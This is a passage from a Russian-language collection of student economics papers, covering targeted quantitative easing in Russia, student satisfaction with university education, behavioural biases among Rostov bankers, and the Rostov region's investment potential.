1. Недостаточное количество и недостаточная скорость оборота денег в стране [5].
2. Разовое увеличение количества населения на 1,5% в связи с присоединением Крыма, что требует увеличения денежной массы [2].
3. Девальвация увеличивает долю российских производителей на рынке, а денежная масса «задает» объем спроса.

В отличие от аналогичных программ в США и ЕС, российская программа должна реализовываться в условиях высоких процентных ставок. Высокая ставка не мешает экономике расти, если темпы роста денег будут достаточны, как это уже было в начале 2000-х годов: при ставке рефинансирования в несколько десятков процентов наблюдался бурный рост экономики (даже на фоне падающей цены на нефть). В то же время ставки нельзя снижать, поскольку ключевой целью денежно-кредитной политики ЦБ РФ остается таргетирование инфляции. Однако важность других приоритетов (в частности, развитие экономики) и недостаточный уровень монетизации требуют насыщения реального сектора денежными ресурсами. В условиях сложности доступа к мировым финансовым рынкам государство в лице ЦБ может создать механизм целенаправленного предоставления дополнительных ресурсов определенным отраслям и секторам экономики. Для этого российская программа «количественного смягчения» должна содержать дополнительные элементы, характеризующие направления и формы распределения денежных средств.

На наш взгляд, правительству следует определить следующие три кластера национальной экономики, целевое финансирование которых имеет ключевое значение для решения актуальных социально-экономических и политических задач:

- сельское хозяйство и агропромышленный комплекс;
- социальная и транспортная инфраструктура;
- курортно-рекреационный комплекс.

Чтобы усилия Центрального банка по насыщению экономики деньгами принесли желаемый результат, нужно обратить внимание на формы предоставления ресурсов. Это могут быть долгосрочные облигационные займы, кредиты, долевое участие в бизнесе компаний и другие инструменты, обеспечивающие контроль целевого использования выделяемых средств и соблюдения государственных интересов.

На наш взгляд, реализация политики количественного смягчения с целевой поддержкой указанных секторов экономики позволит достичь всех

целей современной денежно-кредитной политики ЦБ РФ (таргетирование инфляции, развитие экономики, стабилизация курса рубля) и развивать реальные конкурентные преимущества нашей страны в условиях глобальной нестабильности.

Литература:

1. Блинов С. Волшебное свойство Стабфонда // Expert Online. 22.09.2014. URL: <http://expert.ru/2014/09/22/volshebnoe-svoystvo-stabfonda/>
2. Блинов С. Ставки сделаны, ставок больше нет // Эксперт. - 2014. - №36. URL: <http://expert.ru/expert/2014/36/stavki-sdelanyi-stavok-bolshe-net/>
3. Блинов С. Текущий кризис, его причины и необходимые меры // Expert Online. 06.02.2015. URL: <http://expert.ru/2015/02/6/tekuschij-krizis-ego-prichinyi-i-neobhodimyie-meryi>
4. Вардуль Н. ЦБ играет в наперстки со ставкой // Expert Online. 11.03.2015. URL: <http://expert.ru/2015/03/11/tsb-igraet-v-naperstki-so-stavkoj/>
5. Глазьев С.Ю., Фетисов Г.Г. О стратегии устойчивого развития экономики России // Экономические и социальные перемены: факты, тенденции, прогноз. – 2013. – №1.
6. Глущенко Ю.Н. Государственный долг и дефицит федерального бюджета в контексте финансовой стабильности США // Проблемы национальной стратегии. - 2012. - №3.
7. Министерство экономического развития Российской Федерации. URL: <http://economy.gov.ru/minec/main>
8. Ратников А. ЕЦБ запустил программу количественного смягчения на €1,1 трлн // РБК. 22.01.2015. URL: <http://top.rbc.ru/finances/22/01/2015/54c0fd9a9a7947a4affe7c6c>
9. Шевченко Д.А., Тедеев З.Г. О задачах банковской системы по финансовому обеспечению инновационного развития // Экономика и современный менеджмент. – 2014. - №10. URL: <http://sibac.info/15938>
10. Morgan Stanley: инфляция в 2015 году в России составит 17,5% // Эксперт. 03.03.2015. URL: http://expert.ru/2015/03/3/morgan-stanley-inflyatsiya-v-2015-godu-v-rossii-sostavit-17_5/

Оценка удовлетворенности студентов качеством образовательных услуг

М.А.Фурса, Свечкарева К.С.

Научный руководитель: Е.В. Михалкина

Образование – единственная отрасль, которая удовлетворяет запросы населения в образовательных услугах и участвует в воспроизводстве (формировании и распределении) главной производительной силы общества

– квалифицированных работников для всех отраслей материального и нематериального производства [1].

В современном образовательном пространстве качество предлагаемого высшим учебным заведением образования является одним из самых важных показателей его конкурентоспособности и престижа на рынке образовательных услуг [3]. Оценить качество образования можно по уровню удовлетворенности получателя данной услуги.

Для улучшения качества образовательных услуг необходимо провести их оценку, которая позволит сформировать представление о состоянии образовательного процесса и о том, что необходимо изменить или улучшить с целью дальнейшего совершенствования образовательного учреждения [2].

Для оценки уровня качества предоставляемых услуг применяются разнообразные методики. Рассмотрим подробнее некоторые из них.

Петрозаводским государственным университетом была разработана методика анализа качества подготовки выпускников. В основе данной методики лежит понимание того, что на успешное трудоустройство выпускников по специальности, прежде всего, влияет уровень качества их подготовки [5].

Предлагаемая методика основывается на расчете двух основных показателей:

- Показатель качества функционирования учреждения профессионального образования (R), имеющий теоретический характер.
- Индикатор эффективности подготовки выпускников (K), имеющий практический характер.

На основе этих показателей рассчитывается итоговый показатель (H) качества подготовки выпускников учреждениями профессионального образования:

$$H(a) = aR + (1 - a)K, 0 < a < 1 \quad (1)$$

где значения показателей R и K нормированы в диапазоне от 0 до 1 [5]. Методика позволяет оценить качество подготовки выпускников учреждениями профессионального образования в виде единого интегрального числового показателя, принимающего значение от 0 до 1.

Следующая методика, которую мы рассмотрим, это методика оценки качества образовательных услуг, разработанная специалистами Санкт-Петербургского гуманитарного университета профсоюзов [4].

Уровень качества оказываемых образовательным учреждением услуг по данной методике оценивается по трем показателям: «ожидание» студентов относительно идеального в их понимании учебного заведения по определенным критериям; «восприятие» студентами степени соответствия обследуемого учебного заведения своим ожиданиям по тем же критериям;

«значимость» для них каждого из критериев. Оценка данных производится по 5-пятибальной шкале.

Затем определяется коэффициент качества (Q) по каждому критерию оценки. Коэффициент качества рассчитывается как разница рейтингов восприятия и ожидания по каждому критерию:

$$Q_n = P_n - E_n \quad (2)$$

где P_n — потребительское восприятие качества по n -му критерию; E_n — потребительское ожидание качества по n -му критерию [4].

Таким образом, несмотря на то, что данные методики проводят оценку уровня качества предоставляемых услуг образовательным учреждением, теоретическая основа в каждой из методик различная.

Проанализировав все выше перечисленные методики, В Южном Федеральном университете на экономическом факультете было проведено исследование, целью которого было определение степени удовлетворенности студентами качеством образовательных услуг, а также выявление «проблемных зон» в процессе получения образования и разработка предложений по корректировке образовательного процесса.

В ходе данного исследования был опрошен 61 студент 3 курса. Основным методом проводимой оценки выступает метод анкетного опроса с использованием 10-балльной шкалы, где 1,2,3,4 баллы свидетельствуют о низком уровне удовлетворенности; 5,6,7- о среднем; 8,9,10- о высоком.

Для оценки качества получаемого образования были выбраны следующие 7 критериев:

- удовлетворенность состоянием материально-технической базы;
- удовлетворенность учебно-методическим обеспечением образовательного процесса;
- удовлетворенность системой взаимоотношений студент-преподаватель;
- удовлетворенность организацией учебного процесса;
- удовлетворенность качественной и содержательной стороной преподавания;
- удовлетворенность морально-психологическим климатом;
- удовлетворенность возможностями на рынке труда.

Также была оценена степень удовлетворенности студентов качеством обучения в целом.

Для более точного понимания сложившейся ситуации с целью принятия мер по улучшению образовательной системы, был рассчитан индекс удовлетворённости качеством обучения в целом по следующей формуле:

$$I_{уд1} = \frac{\Phi_{срп}}{B_{\max}} \times 100\% \quad (3)$$

где $\Phi_{срм}$ — средний балл по фактору, B_{max} — максимальное количество баллов по шкале оценки.

Одновременно находятся индексы удовлетворенности по предложенным 7 критериям оценки на основе ниже приведенной формуле:

$$I_{уд2} = \sum w_m \times \Phi_{срм} \quad (4)$$

где w_m — коэффициент значимости.

В результате исследования было выявлено, что оценивая в целом качество образовательных услуг, высокие баллы поставили 37% студентов, а 49% опрошенных считают уровень образовательных услуг – средним (см. рис. 1). Индекс удовлетворенности качеством обучения составляет 67,21%.




Рис.1. Степень удовлетворенности качеством образовательных услуг

Данный показатель отражает уровень удовлетворенности в целом, а теперь проанализируем результаты исследования по каждому из 7 выше перечисленных критериев.

Итак, рассмотрим такой критерий, как *состояние материально-технической базы университета*. На рисунке 2 видно, что максимальное количество баллов при оценке состояния аудиторного фонда и уровня применения инновационных технологий поставили только 5% опрошенных, однако наиболее часто встречаемый ответ в этих двух категориях - 8 баллов (20% респондентов). Оснащенность компьютерной и оргтехникой оценивают в 10 баллов только 7% респондентов, но, несмотря на это, студенты (36%) имеют средний уровень удовлетворенности данным критерием. В целом можно сказать, что большинство студентов оценивают состояние материально-технической базы университета как среднее, так как индекс удовлетворенности равен 6,04.



Рис.2. Состояние материально-технической базы университета

При оценке *учебно-методического обеспечения образовательного процесса*, уровень удовлетворенности студентов обеспечением учебно-методической литературой находится на среднем уровне (39% опрошенных). В тоже время, оценивая доступность электронных учебно - методических ресурсов, 39% студентов поставили высокие баллы, в отличие от оценки учебно-методической литературы (33%). Расчет индекса удовлетворенности показал, что качество учебно-методического обеспечения образовательного процесса является средним (6,33).

В ходе анализа данных по критерию «*удовлетворенность системой взаимоотношений студент-преподаватель*» было выявлено, что в целом респонденты имеют высокий уровень удовлетворенности: работой со своим научным руководителем (62%) и оперативностью реагирования преподавателей на запросы студентов (49%). Индекс удовлетворенности равен 7,22.

Рассматривая *уровень удовлетворенности организацией учебного процесса*, 39% студентов поставили средние баллы при оценке удобства составленного расписания. Организацию проведения зачетно-экзаменационных сессий большинство студентов оценили высокими баллами (47%). Однако индекс удовлетворенности (6,34) соответствует среднему уровню удовлетворенности данным критерием.

Оценивая *качественную и содержательную стороны образования*, большинство студентов (48%) позиционируют уровень качества преподавания учебных дисциплин как средний. На таком же уровне оценивается содержание учебных программ, их соответствие выбранной

специальности (55%). В целом индекс удовлетворенности студентов по данному критерию равен 6,61.

Индекс удовлетворенности *морально-психологическим климатом* равен 7,49. Так, отношения с одногруппниками были в основном оценены респондентами высокими баллами (69%), ровно, как и взаимоотношения с преподавателями (64%). Большинство высоких баллов (46%) также было отдано студентами при оценке возможностей творческого самовыражения.

Последний критерий, который был предложен студентам - это *оценка своих возможностей на рынке труда*. Индекс удовлетворенности студентов уровнем полученных профессиональных навыков равняется 5,45. Наибольшее количество баллов было отдано студентами среднему уровню подготовки (49%). Уровень организации производственной практики, по мнению большей части студентов (37%), также находится на среднем уровне. В связи с этим, следует обратить особое внимание на разработку различных мер, способствующих повышению уровня качества прохождения производственной практики и удовлетворенности студентов.

Проанализировав результаты, полученные в ходе анкетного опроса, можно отметить, что большая часть респондентов оценивают уровень качества образовательных услуг как средний, поэтому организация процесса обучения нуждается в проведении ряда изменений в рамках имеющихся ресурсов.

Таким образом, подводя итог, можно сказать, что вхождение России в европейское образовательное пространство, рост конкуренции в сфере образования привели к тому, что ориентация на потребителя становится ключевым принципом в организации образовательного процесса и функционирования системы менеджмента качества в высшем учебном заведении[3].

Литература:

1. Добренков В.И., Нечаев В.Я. Общество и образование. М.: ИНФРА-М, 2003.
2. Михалкина Е.В. Управление человеческими ресурсами организации: методы исследования. - Ростов-н/Д: Издательство Южного федерального университета, 2014.
3. Русанова А.А. Удовлетворенность как показатель качества образования в современном вузе // Современные исследования социальных проблем.-2011.- Выпуск том 7 № 3.
4. Саяпина Н.Н. Оценка качества образовательных услуг Вуза // Омский научный вестник.-2012.-№ 4.
5. ФГБУ ВПО «Петрозаводский государственный университет». Методика анализа качества подготовки выпускников учреждениями профессионального образования.-2011.

Исследование поведенческих эвристик банковских работников

И.Г. Эллах

Научный руководитель: Д.А. Шевченко, к.э.н., доцент

Известно, что психологические, социальные, когнитивные и эмоциональные факторы вызывают значительные отклонения от предположений финансовых теорий, что может, в свою очередь, привести к неожиданному отрицательному результату в банковском секторе. По этой причине важно, чтобы банковским менеджерам и финансовым аналитикам было известно о существовании концепций поведенческих финансов и возможных убытках, которые могут быть вызваны вышеуказанными причинами. Целью этого исследования является определение наличия поведенческих эвристик в процессе принятия решений банкирами на Юге России. Одной из причин проведения данного исследования является тот факт, что исследования подобного рода проводились в России редко в отличие от других стран, где они проводятся достаточно часто, чтобы отслеживать наличие иррациональности в принятии решений [3]. В то же время психология, состояние души, иллюзии, эмоции, ошибочное восприятие информации, убеждения и другие «иррациональные» факторы оказывают влияние на принятие решений агентами финансового рынка. Если последствия нерационального поведения человека будут сведены к минимуму или даже устранены с рынка, рынок будет более эффективным. Уменьшение этих эффектов может быть достигнуто путём интенсивных исследований и учета возможных проявлений нерациональности в финансовом поведении. Для этого концепции и реальные проявления поведенческих финансов должны быть глубоко изучены, с учетом специфики местных рынков [2].

В этой статье под эвристиками поднимаются различные методы анализа экономических феноменов и принятия финансовых решений на основе интуиции, аналогий, опыта, креативности, основанных на особенностях человеческого разума и человеческой способности решать проблемы, для которых формальные математические решения неизвестны интуитивно. Это упрощенные подходы, критерии и модели, основанные обычно на разных формах отказа от дополнительной информации или более глубокого её анализа, однако позволяющие быстро принять решение [1]. Предвзятость – это человеческая особенность, которая вынуждает нас следовать определенным квазилогическим путем или принимать определенный взгляд для себя на основании предопределенных ментальных понятий и точек зрения. Когда банковские работники действуют исходя из предубеждения, они не рассматривают всю проблему детально и могут быть несведущи по отношению к информации, которая противоречит их

собственным суждениям. Когда инвесторы избегают когнитивных предубеждений, они принимают непредвзятые решения, основанные только на имеющихся данных.

Нами были собраны данные группы банкиров Ростова-на-Дону с помощью анкеты. Собранные данные были позднее проанализированы на основе следующих параметров: пол, уровень образования, занимаемая должность в банке. Все выводы были сделаны после проведения тщательного анализа собранных данных.

Теория перспектив – это тенденция продавать выигрышные активы и держать активы, цена на которые снизилась. Эффект диспозиции может быть объяснен идеей о том, что люди оценивают прибыль и убыток по отношению к точке отсчета (начальная цена покупки актива), и существует тенденция рисковать в ситуации возможных потерь и избегать риска в ситуации вероятной прибыли [8].

Когда мы задавали вопросы с возможными выигрышами, 61% наших респондентов были готовы принять риск, в то время как 39% отказались принять риск. Тот же самый вопрос был задан, но в этот раз акцент сделан был на возможные убытки. В этом случае количество банковских работников, которые были готовы принять риск, снизилось до 28%. 72% нашей выборки отказались принять риск. Это доказывает, то банкиры реагируют по-разному на возможные выигрыши и потери и склонны принимать решения в зависимости от формулировки вопроса относительно выигрыша или убытков (см. рисунок 1).




Рисунок 1 – Наличие эффекта диспозиции у респондентов, %

Самоуверенность – чрезмерное преувеличение своей способности успешно выполнять определенную задачу [7]. Для того чтобы обнаружить наличие самоуверенности в процессе принятия решений, мы попросили

наших респондентов оценить свои водительские способности по отношению к своим коллегам, причислив себя к определенной категории.




Рисунок 2 – результаты анализа эффекта чрезмерной самоуверенности, %

Как представлено на рисунке 2, были получены следующие результаты: респонденты оказались чрезвычайно самоуверенны – 48% отнесли себя в топ-25%. Это является серьезным эмпирическим доказательством того, что самоуверенность существует в финансовом секторе. 19% процентов респондентов не умеют водить машину, поэтому не участвовали в этом этапе опроса. Похожие результаты получали ранее другие исследователи. Так, в 2006 г. Джеймс Монтиер обнаружил, что 74% из 300 опрошенных профессиональных менеджеров фонда считают, что они имеют производительность выше среднего уровня. Из оставшихся 26% опрошенных большинство считают себя средними, т.е. исходя из самооценки респондентов вытекает, что почти все считают свою производительность средней или выше средней [6].

Эффект умственной бухгалтерии представляет собой тенденцию к распределению денег в разные виртуальные счета в уме на основе субъективных критериев, таких как источник денег, цель использования денег для каждого счета.




Рисунок 3 – Наличие эффекта умственной бухгалтерии, %

Проанализировав собранные данные, мы обнаружили, что 68.75% опрошенных логично ответили на вопрос, и мы не обнаружили в их поведении склонности к умственной бухгалтерии. С другой стороны, 21.25% проявили склонность к умственной бухгалтерии, ответив на тот же финансовый вопрос иначе из-за изменения обстоятельств. Это доказывает, что банкиры при принятии решений распределяют свои деньги в разные счета на основе нескольких критериев.

Теория якорения: так же, как дом нужно строить на прочном фундаменте, наши идеи и мнения нужно основывать на релевантных и правильных фактах для того, чтобы они были верными. Однако, это происходит не всегда. Под концепцией якорения подразумевают тенденцию прикреплять или «якорить» наши мысли к эталонной точке, даже если эта точка не имеет логического отношения к принимаемому решению [5].

Для тестирования эффекта якорения использовался вопрос о том, каким будет результат третьего подбрасывания монеты после того, как два раза подряд выпала «решка». 11% наших респондентов выбрали «решку», 49% выбрали «орла», 40% ответили логично, без влияния эвристик, что не имеют предпочтений в данной ситуации (рисунок 4). Логичный ответ в тесте – «нет предпочтения», потому что монета непредвзята, и предыдущие броски никак не влияют на следующие. Исходя из этого, мы можем утверждать, что 60% наших респондентов действовали нелогично, но на основе результатов предыдущих событий. Это доказывает, что эвристика якорения существует у банковских работников Ростова-на-Дону.




Рисунок 4 – Наличие эффекта якорения, %

Эффект неприятия неопределенности. Он заключается в том, что люди в значительной степени предпочитают принимать решения в ситуации, когда им известны определенные исходы, нежели чем в альтернативной рискованной ситуации, когда исходы полностью неизвестны. То есть, при наличии выбора, принять риск или нет (например, в ставках на спорт), люди предпочитают «известного дьявола» «неизвестному ангелу». Люди не рискуют, когда исход неизвестен и предсказать его невозможно [4].

Наличие эффекта неприятия неопределенности было проверено эмпирическим путем. Мы попросили респондентов выбрать мяч определенного цвета из нескольких мячей разных цветов, находящихся в двух контейнерах. В одном из контейнеров соотношение цветов было известно, а в другом – неизвестно.




Рисунок 5 – Наличие неприятия неопределенности, %

Полученные ответы (рисунок 5) показывают, что 61% наших респондентов выбрали мяч из контейнера с известным соотношением цветов, в то время как 39% выбрали из контейнера с неизвестным соотношением. На основе этого мы можем сделать вывод, что банкиры демонстрируют поведение избегания неопределенности.

Проанализировав собранные данные, мы обнаружили, что все концепции поведенческих финансов, которые мы исследовали, существуют в ростовском банковском секторе. Хотя уровень их проявления различен в зависимости от таких факторов, как пол, уровень образования, занимаемая должность, возраст. Следует провести дальнейшие, более тщательные исследования на эту тему, чтобы лучше разобраться, почему финансовые агенты принимают нерациональные решения и получить возможность рекомендовать инструменты устранения влияния эвристик на банковскую деятельность.

Литература:

1. Алешин В.А., Шевченко Д.А. Рациональное и нерациональное в экономическом поведении человека на современном финансовом рынке // Вселенная человека: Международный журнал гуманитарных исследований. – 2010. - №1.
2. Шевченко Д.А., Эллах И.Г. Основные эмпирические доказательства теории поведенческих финансов // Финансовые аспекты модернизации экономики России: Сборник статей. – Ростов н/Д: Содействие-XXI век, 2014.
3. Cicognani S., Mittone L. Social Norms or Low-Cost Heuristics? An Experimental Investigation of Imitative Behavior: Economics Discussion Papers2, Kiel Institute for the World Economy. – 2014. – №2014-2
4. Ellsberg D. Risk, Ambiguity, and the Savage Axioms // Quarterly Journal of Economics. – 1961. – №75 (4).
5. Kahneman, D., Tversky A. Judgment under uncertainty: heuristics and biases // Science. – 1974. – № 185.
6. Montier J. Behaving Badly. - Dresdner Kleinwort Wasserstein, 2006. // URL: <http://ssrn.com/abstract=890563>
7. Tversky A., Kahneman D. The Framing of Decisions and the Psychology of Choice // Science. – 1981. – Vol. 211.
8. Weber M., Camerer C.F. The disposition effect in securities trading: an experimental analysis // Journal of Economic Behavior and Organization. – 1998. – Vol.33.

Инвестиционный потенциал Ростовской области: проблемы, тенденции, перспективы.

Филимонова А.В.

*Научный руководитель: Некрасова И.В., к.э.н., доцент кафедры
«Финансы и кредит»*

Высокий уровень развития финансовой инфраструктуры в Ростовской области обеспечивает организационные основы для их привлечения в реальный сектор экономики.

Для иностранных инвесторов Ростовская область является одним из наиболее привлекательных регионов России благодаря выгодному географическому положению, развитой транспортной инфраструктуре, высокому природно-ресурсному потенциалу, высокоразвитой промышленности, наличию высококвалифицированной и активной рабочей силы, динамично формирующейся инфраструктуре рыночных институтов и т.д.

Рейтинговый консорциум «Эксперт РП-АК&М» в 2014 году подтвердил рейтинг кредитоспособности по национальной шкале на уровне А+ «Очень высокий уровень кредитоспособности»[3], а уровень инвестиционного рейтинга региона вернулся к оценке 2012 года – 2В, что означает, что у Ростовской области сохранился средний потенциал, но риск стал умеренным, хотя еще в 2013 году был минимальным.

В Ростовской области к началу 2014 года объем инвестиций в основной капитал в фактически действующих ценах составил 242451 млн. рублей. Индекс физического объема инвестиций в основной капитал - 114 % к 2012 году, удельный вес инвестиций в основной капитал, финансируемых за счет бюджетных средств, - 20,5%, в том числе за счет федерального бюджета – 12,9%. Удельный вес инвестиций в основной капитал в валовом региональном продукте составил 27,5% по сравнению с 24,6% в 2012 году.

Инвестиции в основной капитал за счет всех источников финансирования в 2014 году составил 262492,4 млн. рублей по сравнению с 253622,5 млн. рублей в 2013 году. А инвестиции в основной капитал на душу населения в 2014 году составляют 61853 рубля [4].

По данным Министерства экономического развития Ростовской области возобновление экономического роста предполагается в 2016 году до 2,3% и до 2,3-2,4% в 2017 – 2018 годах. Инвестиции в основной капитал возобновят свой рост с 2016 года, и в среднем прирост инвестиций в 2016 – 2018 гг. в базовом варианте составит 2,9% в год [2].

В ежегодном отчете перед депутатами Законодательного собрания глава донского региона констатировал, что в 2014 году было освоено 262,5 млрд. рублей инвестиций, что на 6,1 млрд. больше планового задания на год, а доля инвестиций в ВРП достигла 26,5 % (целевой показатель 25,9%). В прошлом году перечень «100 губернаторских инвестиционных проектов» пополнился 10 новыми проектами на общую сумму 39,3 млрд. рублей. Введено в эксплуатацию 5 приоритетных инвестиционных проектов на сумму 6,9 млрд. рублей.

На Международной выставке инвестиционной недвижимости «МИПИМ-2014» в Каннах Ростовская область выступила в качестве основного спикера, презентуя себя как «российскую экономическую мечту» [1]. То, чего Россия хочет добиться в ближайшие десятилетия с точки зрения экономической модели, в Ростовской области уже существует: несырьевая модель

экономики, которая мало зависит от добычи полезных ископаемых (ВРП Ростовской области превышает €15 млрд); а, кроме того, экономика донского региона - максимально диверсифицирована.

На выставке «МИПИМ-2012» Ростовская область уже заключала два инвестиционных соглашения на сумму более 26 млн. евро с американской компанией PRAXAIR и с французской компанией IMERYS.

